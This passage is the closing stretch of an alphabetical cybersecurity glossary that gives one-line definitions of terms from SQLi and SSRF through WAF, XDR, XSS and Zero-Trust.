SQLi	SQL Injection — attack inserting malicious SQL into application database queries
SSRF	Server-Side Request Forgery — tricking server into making requests to internal resources
STIX/TAXII	Standard formats for sharing structured threat intelligence
TTP	Tactics, Techniques, and Procedures — the methods used by a threat actor
UEBA	User and Entity Behavior Analytics — ML-based detection of behavioral anomalies
WAF	Web Application Firewall — Layer-7 firewall protecting web applications
XDR	Extended Detection and Response — unified security across endpoints, network, cloud, and identity
XSS	Cross-Site Scripting — injecting malicious scripts into web pages
Zero-Trust	Security model requiring verification for every user and device, with no implicit trust